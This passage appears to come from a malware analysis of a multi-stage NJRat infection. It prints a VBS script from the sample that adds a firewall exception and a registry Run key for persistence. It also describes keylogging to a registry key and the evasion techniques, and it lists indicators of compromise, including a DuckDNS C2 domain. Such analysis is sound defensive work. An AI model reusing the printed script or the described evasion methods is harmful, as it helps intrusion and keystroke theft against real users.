
VBS Script
dim shellobj
set shellobj = wscript.createobject("http://wscript.shell")

ddd= "netsh firewall add allowedprogram c:\users\user\appdata\roaming\netflex\netflex.exe ""netflex.exe"" ENABLE"
cmdshell(ddd)

shellobj.regwrite "HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\" & split ("netflex.exe",".")(0), "c:\users\user\appdata\roaming\netflex\netflex.exe", "REG_SZ"

function cmdshell (cmd)

dim httpobj,oexec,readallfromany

set oexec = shellobj.exec ("%comspec% /C /Q /K /S" & cmd)
if not oexec.stdout.atendofstream then
   readallfromany = oexec.stdout.readall
elseif not oexec.stderr.atendofstream then
   readallfromany = oexec.stderr.readall
else
   readallfromany = ""
end if

cmdshell = readallfromany
end function
Persistence
Previously noted registry run key additions.



As well as the binary being copied to the Startup directory.

Keylogging


The kl class in the binary presents the keylogging
functionality.


The following line defines where the keystrokes are to be recorded.
STV Function

With this, we know that keystrokes should be recorded under the
HKCU\SOFTWARE\Netflex registry key.
Basic Execution Flow
IOCs
| Type | Value |
|---|---|
SHA256 |
12237938501141149337015c546b5e02acf3b98c1c26a84b5b4befd97d0f66d0 |
SHA256 |
66702e21faa38c24f49a33112d2036d8f3b6bcfd686db47299a4dc44dedf13d8 |
C2 |
netflex.duckdns[.]org:2255 |
Registry Key |
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run |
Registry Key |
HKCU\SOFTWARE\Netflex |
Dropped File |
%APPDATA%\netflex\netflex.exe |
Conclusion

This sample demonstrates a multi-stage NJRat infection chain
beginning with a macro-enabled document that uses the document’s
Alternative Text field to conceal a Base64-encoded Donut shellcode
payload. The shellcode loads a .NET loader which decrypts and drops
netflex.exe, which in turn decrypts and executes the final
NJRat payload in memory. The RAT establishes persistence via registry
run keys and the Startup directory, uses a DuckDNS C2 domain for command
and control, and records keystrokes to
HKCU\SOFTWARE\Netflex. The use of in-memory execution at
each stage, combined with AMSI/ETW bypass and VM detection, reflects a
deliberate effort to evade detection throughout the kill chain.